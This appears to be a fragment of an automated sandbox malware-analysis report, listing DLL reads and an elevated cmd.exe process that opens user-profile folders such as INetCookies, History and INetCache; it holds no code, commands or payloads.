C:\Windows\SysWOW64\crypt32.dll	unknown	1658024	success or wait	1	6732795D	ReadFile
C:\Windows\SysWOW64\dnsapi.dll	unknown	573392	success or wait	1	6732795D	ReadFile
C:\Windows\SysWOW64\shlwapi.dll	unknown	278960	success or wait	1	6732795D	ReadFile
C:\Windows\SysWOW64\user32.dll	unknown	1626536	success or wait	1	6732795D	ReadFile

Analysis Process: cmd.exe PID: 4928 Parent PID: 4744

General

Start time:	01:14:22
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\cmd.exe
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	11DE2CA	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	11DE2CA	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	11DE2CA	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	11DE2CA	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	11DE2CA	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	11DE2CA	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	11DE2CA	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	11DE2CA	HttpSendRequestA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	11DE2CA	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	11DE2CA	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	11DE2CA	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	11DE2CA	HttpSendRequestA

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis